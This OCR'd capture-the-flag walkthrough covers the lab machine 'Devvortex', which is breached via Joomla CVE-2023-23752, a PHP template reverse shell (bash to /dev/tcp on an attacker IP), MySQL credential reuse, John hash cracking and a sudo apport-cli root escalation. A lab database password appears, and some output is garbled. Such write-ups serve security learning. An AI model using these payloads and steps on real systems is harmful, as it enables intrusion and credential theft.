


nmap was launched and the following results were obtained.

```
sudo nmap -sTVC -p- 10.10.11.242
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-29 00:39 CET
Nmap scan report for 10.10.11.242
Host is up (0.099s latency).
Not shown: 65532 closed tcp ports (conn-refused)
                    SERVICE VERSION
          STATE
                              OpenSSH 8.2pl Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
22/tcp
    3072 48add5b83a9fbcbef7e8201ef6bfdeae (RSA)
    256 b7896c0b20ed49b2c1867c2992741c1f (ECDSA)
256 18cd9d08a621a8b8b6f79f8d405154fb (ED25519)
          open
_http-server-header: nginx/1.18.0 (Ubuntu)
16242/tcp filtered unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1300.29 seconds
```

Visiting directly the IP address ( <a href="http://10.10.11.242">http://10.10.11.242</a>) revealed that we need to resolve domain devvortex.htb domain. Next step is to add 10.10.11.242 devvortex.htb into /etc/hosts file.


The following web page was accessed



The next step was to launch GoBuster to try to find hidden directories, but nothing, several minutes later, no remarkable folder was detected.

Another solution that I sometimes use is checking if exist other VHOST and this time I was lucky and I got results interesting.


I found dev.devvortex.htb, I added to hosts file and I check the web.



Apparently is the same web but different dessign, maybe a web under development. I try again Gobuster if this time maybe find some interesting directory. Finally a directory called administrator appeared.

```
gobuster dir -u http://dev.devvortex.htb -w ~/Desktop/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -x ph
html, txt, yaml, bak
Gobuster v3.1.0
oy OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
+] Url:
                             http://dev.devvortex.htb
  Method:
                             GET
   Threads:
   Wordlist:
                             /home/flynn/Desktop/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
  Negative Status codes:
  User Agent:
                             gobuster/3.1.0
                              bak,php,html,txt,yaml
   Extensions:
+] Timeout:
2023/11/30 13:01:39 Starting gobuster in directory enumeration mode
index.php
                      (Status: 200) [Size: 23221]
                                     [Size: 178] [--> http://dev.devvortex.htb/images/]
images
                      (Status: 301)
home'
/media
                                                  [--> http://dev.devvortex.htb/media/]
                      (Status: 301)
                                     [Size: 178]
                                                  [--> http://dev.devvortex.htb/templates/]
templates
                                     [Size: 178]
                                                  [--> http://dev.devvortex.htb/modules/]
modules!
                      (Status: 301)
(Status: 301)
plugins
                                            178]
                                                  [--> http://dev.devvortex.htb/plugins/]
'includes
language
                                     [Size: 178]
                                                  [--> http://dev.devvortex.htb/language/]
README.txt
                                     [Size: 4942
                                            178]
components
                                     [Size:
                                                  [--> http://dev.devvortex.htb/components/]
                      (Status: 301)
                                     [Size: 178]
                                                  [--> http://dev.devvortex.htb/api/]
'cache
                                     [Size: 178]
                      (Status: 301)
(Status: 200)
libraries
                                     [Size: 178]
robots.txt
                                                 [--> http://dev.devvortex.htb/tmp/]
tmp
LICENSE.txt
                                     [Size: 18092]
layouts
                                     [Size: 178] [--> http://dev.devvortex.htb/layouts/]
administrator
                                301)
                                                    -> http://dev.devvortex.htb/administrator/]
```

It was a Joomla login portal.



Next step, it was to launch JoomScan.


```
--=[OWASP JoomScan
   +---++--==[Version: 0.0.7
   +---++--==[Update Date : [2018/09/23]
   #4PM##kep==[Authors2: Mohamm
   --=[Code name : Self3Challer
   @OWASP_JoomScan , @rezesp , @Ali_Razmjo0 , @OWASP
Processing http://dev.devvortex.htb ... Development
[+] FireWall Detector
[+] Detecting Joomla Version
[++] Joomla 4.2.6
[+] Core Joomla Vulnerability
+] Checking apache info/status files
[+] admin finder
[++] Admin page : http://dev.devvortex.htb/administrator/
[+] Checking robots.txt existing
[++] robots.txt is found
path : http://dev.devvortex.htb/robots.txt
Interesting path found from robots.txt
ttp://dev.devvortex.htb/joomla/administrator/
```

After running JoomScan, it was determined that the Joomla version being used was 4.2.6. I conducted an investigation to see if there were any known vulnerabilities for this version. I discovered that there was a vulnerability with the CVE number 2023-23752, and I was able to find an exploit for it: Joomla! information disclosure CVE-2023-23752.

However, the exploit was written in Ruby and was causing some issues with the libraries. I decided to rewrite the exploit in Python, which allowed it to function properly. With the exploit working as intended, I was able to obtain information that gave me access to the Joomla login page.


```
python3 cve-2023-23752.py http://dev.devvortex.htb
[649] lewis (lewis) - lewis@devvortex.htb - Super Users
[650] logan paul (logan) - logan@devvortex.htb - Registered
Site info
Site name: Development
Editor: tinymce
Captcha: 0
Access: 1
Debug status: False
Database info
DB type: mysqli
DB host: localhost
DB user: lewis
DB password:
DB name: joomla
DB prefix: sd4fg
DB encryption 0
```

On time logued, I went to System - Administrator Templates and I found an Autumn template.



Next step it was insert php shell to get a shell in the system

## system('bash -c "bash -i >& /dev/tcp/10.10.14.167/1337 0>&1"');



## I got the shell.

```
) nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.167] from (UNKNOWN) [10.10.11.242] 52006
bash: cannot set terminal process group (859): Inappropriate ioctl for device
bash: no job control in this shell
www-data@devvortex:~/dev.devvortex.htb/administrator/templates/atum$
```

The next step was to navigate to the home folder. Inside a directory named 'logan', I found a file called 'user.txt', but I was unable to read it due to lack of permissions.

```
cd /homec
www-data@devvortex:/home$ d logan
cd logan
www-data@devvortex:/home/logan$ ls
ls
user.txt
www-data@devvortex:/home/logan$ |
```

As I spent time thinking about how to read the file, I searched for ways to elevate my privileges or find any hints to move forward. It then occurred to me that there was another user named Logan when I extracted information from Joomla.

Since Joomla's login works under MySQL, I assumed that the user Logan would be in the MySQL database. Therefore, I tried to access the database to look for any clues.

```
python3 -c "import pty;pty.spawn('/bin/bash')"
```

```
www-data@devvortex:~/dev.devvortex.htb/administrator/templates/atum$ mysql -u lewis -p joomla --password=P4nthergOtln5r3cOn##
< -u lewis -p joomla --password=P4nthergOtln5r3cOn##
mysql: [Warning] Using a password on the command line interface can be insecure.
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 24
Server version: 8.0.35-Oubuntu0.20.04.1 (Ubuntu)
Copyright (c) 2000, 2023, Oracle and/or its affiliates.
Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
```

Extracting the tables.

After obtaining Logan's hash, I proceeded to crack it using John the Ripper. It's possible use other tools like for example Hashcat.

```
) john hash --wordlist=~/Bug_Tools/Wordlist/rockyou.txt
Warning: detected hash type "bcrypt", but the string is also recognized as "bcrypt-opencl
Use the "--format-bcrypt-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status

(?)
```

## The next step was use SSH with Logan credentials

```
www-data@devvortex:~/dev.devvortex.htb/administrator/templates/atum$ ssh logan@10.10.11.242 <dministrator/templates/atum$ ssh logan@10.10.11.242 Could not create directory '/var/www/.ssh'. The authenticity of host '10.10.11.242 (10.10.11.242)' can't be established. ECDSA key fingerprint is SHA256:7+5qUqmyILv7QKrQXPArj5uYqJwwe7mpUbzD/7cl44E. Are you sure you want to continue connecting (yes/no/[fingerprint])? yes yes Failed to add the host to the list of known hosts (/var/www/.ssh/known_hosts).
```

I gained access to Logan's Bash, allowing me to read user.txt and obtain the first flag.

```
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sat Dec 2 18:48:06 2023 from 10.10.11.242
logan@devvortex:~$
```

I have now reached the stage where I need to gain root access to the system. In order to do so, I had to elevate my privileges. I tried several techniques, such as using LinPeas, identify interesting files with SUID enabled. Eventually, I experimented with sudo command and was able to find a clue to move forward.

During my investigation, I came across a tool named apport-cli that had permission to execute sudo commands and access root privileges.

I investigated the tool apport-cli and I found a vulnerability related to the elevation of privileges. If you want the details visit the link below this text.

https://github.com/canonical/apport/commit/e5f78cc89f1f5888b6a56b785dddcb0364c48ecb

```
logan@devvortex:/var/crash$ sleep 13 & killall -SIGSEGV sleep
sleep 13 & killall -SIGSEGV sleep
[1] 1901
logan@devvortex:/var/crash$ [
```

```
logan@devvortex:/var/crash$ ls
ls
h _usr_bin_sleep.1000.crash
[1]+ Segmentation fault (core dumped) sleep 13
logan@devvortex:/var/crash$ |
```

```
[1]+ Segmentation fault (core dumped) sleep 13
logan@devvortex:/var/crash$ sudo apport-cli -c /var/crash/_usr_bin_sleep.100.crash[]
```

Finally I got root and the second and last flag.

```
root@devvortex:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@devvortex:~#
```

In my opinion, it was a very interesting machine with different challenges and I learned things very interesting.